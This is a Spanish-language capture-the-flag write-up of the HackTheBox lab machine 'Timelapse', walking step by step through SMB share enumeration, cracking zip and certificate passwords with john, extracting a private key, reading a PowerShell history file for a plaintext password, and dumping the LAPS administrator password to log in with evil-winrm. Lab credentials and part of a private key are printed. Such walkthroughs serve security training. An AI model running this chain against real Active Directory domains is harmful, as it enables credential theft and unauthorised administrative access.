Timelapse - Writeup

RECONOCIMIENTO - EXPLOTACION

Realizamos un escaneo de puertos con nmap:

```
PORT      STATE SERVICE           REASON          VERSION
53/tcp    open  domain            syn-ack ttl 127 Simple DNS Plus
88/tcp    open  kerberos-sec      syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2024-11-07 01:08:32Z)
135/tcp   open  msrpc             syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn       syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp   open  ldap              syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: timelapse.htb
0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?     syn-ack ttl 127
464/tcp   open  kpasswd5?         syn-ack ttl 127
593/tcp   open  ncacn_http        syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ldapssl?          syn-ack ttl 127
3268/tcp  open  ldap              syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: timelapse.htb
0., Site: Default-First-Site-Name)
3269/tcp  open  globalcatLDAPssl? syn-ack ttl 127
5986/tcp  open  ssl/http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
| tls-alpn:
|_  http/1.1
|_http-server-header: Microsoft-HTTPAPI/2.0
|_ssl-date: 2024-11-07T01:10:03+00:00; +8h00m00s from scanner time.
```

Encontramos el nombre del equipo junto con su dominio:

```
_ssl-date: 2024-11-07T01:10:03+00:00; +8
_http-title: Not Found
 ssl-cert: Subject: commonName=dc01.time
 Issuer: commonName=dc01.timelapse.htb
```

Como esta el puerto 53 abierto que es el que corresponde al servicio dns, vamos ejecutar el comando "dig" para ver si vemos algun otro subdominio. Encontramos uno:

```
└─$ dig any timelapse.htb @10.10.11.152

; <<>> DiG 9.20.2-1-Debian <<>> any timelapse.htb @10.10.11.152
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 46746
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 7, AUTHORITY: 0, ADDITIONAL: 4

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4000
;; QUESTION SECTION:
;timelapse.htb.                 IN      ANY

;; ANSWER SECTION:
timelapse.htb.          600     IN      A       10.10.11.152
timelapse.htb.          3600    IN      NS      dc01.timelapse.htb.
timelapse.htb.          3600    IN      SOA     dc01.timelapse.htb. hostmaster.timelapse.htb.
```

Vamos a ver las carpetas compartidas que podemos visualizar a traves de una "Null session":

```
┌──(kali㉿kali)-[~/Downloads]
└─$ smbclient -L 10.10.11.152 -N

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        Shares          Disk
        SYSVOL          Disk      Logon server share
```

El share contiene 2 carpetas, dentro de "deb" tenemos un archivo zip llamado "winrm_backup.zip"

```
┌──(kali㉿kali)-[~/Downloads]
└─$ smbclient //10.10.11.152/shares -N
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Mon Oct 25 11:39:15 2021
  ..                                  D        0  Mon Oct 25 11:39:15 2021
  Dev                                 D        0  Mon Oct 25 15:40:06 2021
  HelpDesk                            D        0  Mon Oct 25 11:48:42 2021

                6367231 blocks of size 4096. 1251762 blocks available
smb: \> cd Dev
smb: \Dev\> dir
  .                                   D        0  Mon Oct 25 15:40:06 2021
  ..                                  D        0  Mon Oct 25 15:40:06 2021
  winrm_backup.zip                    A     2611  Mon Oct 25 11:46:42 2021
```

Por sea caso tambien nos descargamos todo el contenido de la otra carpeta:

```
  .                                   D
  ..                                  D
  LAPS.x64.msi                        A
  LAPS_Datasheet.docx                 A
  LAPS_OperationsGuide.docx           A
  LAPS_TechnicalSpecification.docx      A

                6367231 blocks of size 40
smb: \HelpDesk\> mget *
```

Para descomprimir el zip necesitamos una contraseña:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ unzip winrm_backup.zip
Archive:  winrm_backup.zip
[winrm_backup.zip] legacyy_dev_auth.pfx password:
```

Utilizamos la herramienta zip2john para transferir el hash de la contraseña a un archivo txt que sea legible por john para que pueda crackearlo:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ zip2john winrm_backup.zip > hash.txt
Created directory: /home/kali/.john
ver 2.0 efh 5455 efh 7875 winrm_backup.zip/
crc=12EC5683 ts=72AA cs=72aa type=8
```

Lo crackeamos con john y conseguimos la contraseña para descomprimir el zip:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ john hash.txt --wordlist=/usr/share/wordlists/rockyou.tx
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for statu
supremelegacy    (winrm_backup.zip/legacyy_dev_auth.pfx)
1g 0:00:00:00 DONE (2024-11-06 12:28) 2.777g/s 9642Kp/s 9642
Use the "--show" option to display all of the cracked passwo
Session completed.
```


Descomprimimos el archivo y conseguimos un archivo "pfx" que nos es legible:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ unzip winrm_backup.zip
Archive:  winrm_backup.zip
[winrm_backup.zip] legacyy_dev_auth.pfx password:
 inflating: legacyy_dev_auth.pfx

┌──(kali㉿kali)-[~/Downloads]
└─$ cat legacyy_dev_auth.pfx
♦♦♦♦0♦♦♦0♦♦♦     ♦0♦     ♦0♦♦♦   *♦H♦♦
          *♦H♦♦

♦♦♦0♦♦♦0
*♦H♦♦
♦♦+♦♦♦♦♦♦♦♦♦SkK♦I♦♦<♦♦♦_        Er♦H♦Ɛ♦L¡♦♦r♦C(!,♦G♦-
                                                    pb♦♦♦
```

Lo desencriptamos y encontramos un archivo ".pfx"

```
┌──(kali㉿kali)-[~/Downloads]
└─$ ls -la
total 1932
drwxr-xr-x  2 kali kali    4096 Nov  6 12:41 .
drwx------ 21 kali kali    4096 Nov  6 12:28 ..
-rw-rw-r--  1 kali kali    4962 Nov  6 12:28 hash.txt
-rw-r--r--  1 kali kali  104422 Nov  6 12:25 LAPS_Datasheet.docx
-rw-r--r--  1 kali kali  641378 Nov  6 12:25 LAPS_OperationsGuide
-rw-r--r--  1 kali kali   72683 Nov  6 12:25 LAPS_TechnicalSpecif
-rw-r--r--  1 kali kali 1118208 Nov  6 12:25 LAPS.x64.msi
-rwxr-xr-x  1 kali kali    2555 Oct 25  2021 legacyy_dev_auth.pfx
```

Un archivo pfx se utiliza paraalmacenar cetificados digitales y claves privadas en windows. Vamos a intentar abrirlo:



Nos dice los pasos que debemos seguir para extraer el certificado y clave del archivo pfx. Para extaer el la clave ejecutamos lo siguiente:

```
└─$ openssl pkcs12 -in legacyy_dev_auth.pfx -nocerts -out clave.key
Enter Import Password:
```

Para conseguir la contraseña, vamos a utilizar la herramienta pfx2john podemos transferir el hash de la contraseña para poder romperlo con john:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (pfx, (.pfx, .p12) [PKCS#12 PBE (SHA1/SHA
Cost 1 (iteration count) is 2000 for all loaded hashes
Cost 2 (mac-type [1:SHA1 224:SHA224 256:SHA256 384:SHA384 512:SH
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
thuglegacy       (legacyy_dev_auth.pfx)
1g 0:00:00:48 DONE (2024-11-06 12:52) 0.02050g/s 66249p/s 66249c
Use the "--show" option to display all of the cracked passwords
Session completed.
```

Volvemos a ejecutar el comando con la contraseña que hemos conseguido para extraer el clave pem del archivo pfx: (añadimos -nodes para que no me lo de cifrado)

```
┌──(kali㉿kali)-[~/Downloads]
└─$ openssl pkcs12 -in legacyy_dev_auth.pfx -nocerts -out key.pem -nodes
Enter Import Password:
```

Extraemos el certificado del archivo pfx:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ openssl pkcs12 -in legacyy_dev_auth.pfx -clcerts -nokeys -out certificado.crt
Enter Import Password:
```

Ahora tenemos la key.pem:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ cat key.pem
Bag Attributes
    Microsoft Local Key set: <No Values>
    localKeyID: 01 00 00 00
    friendlyName: te-4a534157-c8f1-4724-8db6-ed12f25c2a9b
    Microsoft CSP Name: Microsoft Software Key Storage Provider
Key Attributes
    X509v3 Key Usage: 90
-----BEGIN PRIVATE KEY-----
MIIEvQIBADANBgkqhkiG9w0BAQEFAASCBKcwggSjAgEAAoIBAQClVgejYhZHHuLz
TSOtYXHOi56zSocr9om854YDu/6qHBa4Nf8xFP6INNBNlYWvAxCvKM8aQsHpv3to
pwpQ+YbRZDu1NxyhvfNNTRXjdFQV9nIiKkowOt6gG2F+9O5gVF4PAnHPm+YYPwsb
oRkYV8QOpzIi6NMZgDCJrgISWZmUHqThybFW/7POme1gs6tiN1XFoPu1zNOYaIL3
dtZaazXcLw6IpTJRPJAWGttqyFommYrJqCzCSaWu9jG0p1hKK7mk6wvBSR8QfHW2
qX9+NbLKegCt+/jAa6u2V9lu+K3MC2NaSzOoIi5HLMjnrujRoCx3v6ZXL0KPCFzD
MEqLFJHxAgMBAAECggEAc1JeYYe5IkJY6nuTtwuQ5hBc0ZHaVr/PswOKZnBqYRzW
fAatyP5ry3WLFZKFfF0W9hXw3tBRkUkOOyDIAVMKxmKzguK+BdMIMZLjAZPSUr9j
PJFizeFCB0sR5gvReT9fm/iIidaj16WhidQEPQZ6qf3U6qSbGd5f/KhyqXn1tWnL
GNdwA0ZBYBRaURBOqEIFmpHbuWZCdis20CvzsLB+Q8LClVz4UkmPX1RTFnHTxJW0
Aos+JHMBRuLw57878BCdiL6DYYbdR4kiLlxLVbvXrR+4w8dOurRgxdYO6ivL4UmU
```

Y el certificado:

```
└─$ cat certificado.crt
Bag Attributes
    localKeyID: 01 00 00 00
subject=CN=Legacyy
issuer=CN=Legacyy
-----BEGIN CERTIFICATE-----
MIIDJjCCAg6gAwIBAgIQHZmJKYrPEbtBk6HP9E4S3zANBgkqhkiG9w0BAQsFADAS
MRAwDgYDVQQDDAdMZWdhY3l5MB4XDTIxMTAyNTE0MDU1MloXDTMxMTAyNTE0MTU1
MlowEjEQMA4GA1UEAwwHTGVnYWN5eTCCASIwDQYJKoZIhvcNAQEBBQADggEPADCC
AQoCggEBAKVWB6NiFkce4vNNI61hcc6LnrNKhyv2ibznhgO7/qocFrg1/zEU/og0
0E2Vha8DEK8ozxpCwem/e2inClD5htFkO7U3HKG9801NFeN0VBX2ciIqSjA63qAb
YX707mBUXg8Ccc+b5hg/CxuhGRhXxA6nMiLo0xmAMImuAhJZmZQepOHJsVb/s86Z
7WCzq2I3VcWg+7XM05hogvd21lprNdwvDoilMlE8kBYa22rIWiaZismoLMJJpa72
MbSnWEoruaTrC8FJHxB8dbapf341ssp6AK37+MBrq7ZX2W74rcwLY1pLM6giLkcs
yOeu6NGgLHe/plcvQo8IXMMwSosUkfECAwEAAaN4MHYwDgYDVR0PAQH/BAQDAgWg
MBMGA1UdJQQMMAoGCCsGAQUFBwMCMDAGA1UdEQQpMCegJQYKKwYBBAGCNxQCA6AX
DBVsZWdhY3l5QHRpbWVsYXBzZS5odGIwHQYDVR0OBBYEFMzZDuSvIJ6wdSv9gZYe
rC2xJVgZMA0GCSqGSIb3DQEBCwUAA4IBAQBfjvt2v94+/pb92nLIS4rna7CIKrqa
m966H8kF6t7pHZPlEDZMr17u50kvTN1D4PtlCud9SaPsokSbKNoFgX1KNX5m72F0
3KCLImh1z4ltxsc6JgOgncCqdFfX3t0Ey3R7KGx6reLtvU4FZ+nhvlXTeJ/PAXc/
fwa2rfiPsfV51WTOYEzcgpngdHJtBqmuNw3tnEKmgMqp65KYzpKTvvM1JjhI5txG
hqbdWbn2lS4wjGy3YGRZw6oM667GF13Vq2X3WHZK5NaP+5Kawd/J+Ms6riY0PDbh
nx143vIioHYMiGCnKsHdWiMrG2UWLOoeUrlUmpr069kY/nn7+zSEa2pA
-----END CERTIFICATE-----
```

Con el certificado y la clave privada, nos podemos concectar a la maquina remota utilizando la herramienta "evil-winrm".

Por defecto, las conexiones con evil-winrm se hacen a traves del puerto 5985 a traves del protocolo http, que en este caso esta cerrado. Esta vez el puerto 5986 es el que esta abierto. Es lo mismo que 5985 solo que utiliza el protocolo "ssl" en vez de "http", por lo que hay que especificarlo con el parametro "-S":

```
┌──(kali㉿kali)-[~/Downloads]
└─$ evil-winrm -i 10.10.11.152 -c certificado.crt -k key.pem -S

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitat
emented on this machine

Data: For more information, check Evil-WinRM GitHub: https://git
etion

Warning: SSL enabled

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\legacyy\Documents> whoami
timelapse\legacyy
```

Hemos conseguido establecer una conexion sin utilizar las credenciales de ningun usuario.

ESCALADA DE PRIVILEGIOS

Vamos a ver los usuarios que hay en el sistema:

```
*Evil-WinRM* PS C:\Users\legacyy\Desktop> net users

User accounts for \\

-------------------------------------------------------------------------------
Administrator            babywyrm                 Guest
krbtgt                   legacyy                  payl0ad
sinfulz                  svc_deploy               thecybergeek
TRX
The command completed with one or more errors.
```

El usuario TRX pertenece al grupo domains admin, este grupo es el que mas privilegios tiene en el dominio:

```
*Evil-WinRM* PS C:\Users\legacyy\Desktop> net user TRX
User name                    TRX
Full Name                    TRX
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            2/23/2022 5:43:45 PM
Password expires             Never
Password changeable          2/24/2022 5:43:45 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   11/6/2024 5:07:42 PM

Logon hours allowed          All

Local Group Memberships
Global Group memberships     *Domain Users         *Domain Admins
The command completed successfully.
```

El usuario svc_deploy esta en el grupo de LAPS_Readers. LAPS (Local administrator password Solution), es una herramienta de seguridad de Microsoft diseñada para gestionar de manera segura las contraseñas de las cuentas de **administrador local** en una red de máquinas Windows.

```
*Evil-WinRM* PS C:\Users\legacyy\Desktop> net user  svc_deploy
User name                    svc_deploy
Full Name                    svc_deploy
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            10/25/2021 11:12:37 AM
Password expires             Never
Password changeable          10/26/2021 11:12:37 AM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   10/25/2021 11:25:53 AM

Logon hours allowed          All

Local Group Memberships      *Remote Management Use
Global Group memberships     *LAPS_Readers         *Domain Users
The command completed successfully.
```

Si conseguimos acceder a este usuario vamos a poder descubrir la contraseña del administrador local.

Vamos a ver historial de powershell del usuario actual para ver que ha estado ejecutando el usuario actual (como bash_history en linux):

```
*Evil-WinRM* PS C:\Users\legacyy> type APPDATA\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_histo
ry.txt
whoami
ipconfig /all
netstat -ano |select-string LIST
$so = New-PSSessionOption -SkipCACheck -SkipCNCheck -SkipRevocationCheck
$p = ConvertTo-SecureString 'E3R$Q62^12p7PLlC%KWaxuaV' -AsPlainText -Force
$c = New-Object System.Management.Automation.PSCredential ('svc_deploy', $p)
invoke-command -computername localhost -credential $c -port 5986 -usessl -
SessionOption $so -scriptblock {whoami}
get-aduser -filter * -properties *
exit
```


Encontramos las credenciales del usuario svc_deploy:

```
whoami
ipconfig /all
netstat -ano |select-string LIST
$so = New-PSSessionOption -SkipCACheck -SkipCNCheck -SkipRevocationCheck
$p = ConvertTo-SecureString 'E3R$Q62^12p7PLlC%KWaxuaV' -AsPlainText -Force
-AsPlainText -Force
al ('svc_deploy', $p)
```

Nos conectamos con evil-winrm con el parametro "-S" para utilizar el protocolo SSL, es decir, utilizando el puerto 5986

```
└─$ evil-winrm -i 10.10.11.152 -u svc_deploy -p 'E3R$Q62^12p7PLlC%KWaxuaV' -S

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_dete
emented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplaye
etion

Warning: SSL enabled

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc_deploy\Documents> whoami
timelapse\svc_deploy
```

Ahora vamos a leer las contraseñas almacenadas en laps, tenemos un script en powershell en github:



Nos descargamos el archivo powershell y lo subimos:


```
*Evil-WinRM* PS C:\temp> upload /home/kali/Downloads/Get-LAPSPasswords.ps1

Info: Uploading /home/kali/Downloads/Get-LAPSPasswords.ps1 to C:\temp\Get-LAPSPasswords.ps1

Data: 9892 bytes of 9892 bytes copied

Info: Upload successful!
```

Vamos a intentar ejecutarlo:

```
*Evil-WinRM* PS C:\temp> Get-LAPSPasswords
The term 'Get-LAPSPasswords' is not recognized as the na
am. Check the spelling of the name, or if a path was inc
At line:1 char:1
+ Get-LAPSPasswords
+ ~~~~~~~~~~~~~~~~~
    + CategoryInfo          : ObjectNotFound: (Get-LAPSP
    + FullyQualifiedErrorId : CommandNotFoundException
```

Como no me dejaba ejecutarlo con powershell, voy a ejecutar otro script en python desde mi maquina local:

https://github.com/p0dalirius/pyLAPS



Ejecutamos el siguiente comando y conseguimos la contraseña del administrador local:

```
└─$ python pyLAPS.py --action get -d 'timelapse.htb' -u 'svc_deploy' -p 'E3R$Q62^12p7PLlC%KWaxuaV' --dc-ip 10.10
.11.152
                __                 ___    ____  _____
   ____  __  __/ /___  ____ _____ |__ \  / __ \/ ___/
  / __ \/ / / / / __ \/ __ `/ __ \__/ / / /_/ /\__ \
 / /_/ / /_/ / / /_/ / /_/ / /_/ / __/ / ____/___/ /
/ .___/\__, /_/\____/\__,_/ .___/____/ /_/    /____/
/_/    /____/             /_/                  v1.2
                                    @podalirius_

[+] Extracting LAPS passwords of all computers ...
  | DC01$                : -8)1[{%5a8BE+Q0s})@Sn5!J
[+] All done!
```

Vamos a ver si podemos conectarnos con evilwin-rm

```
┌──(entorno)─(kali㉿kali)-[~/Downloads/pyLAPS]
└─$ evil-winrm -i 10.10.11.152 -u 'administrator' -p '-8)1[{%5a8BE+Q0s})@Sn5!J' -S

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_
emented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evi
etion

Warning: SSL enabled

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
timelapse\administrator
```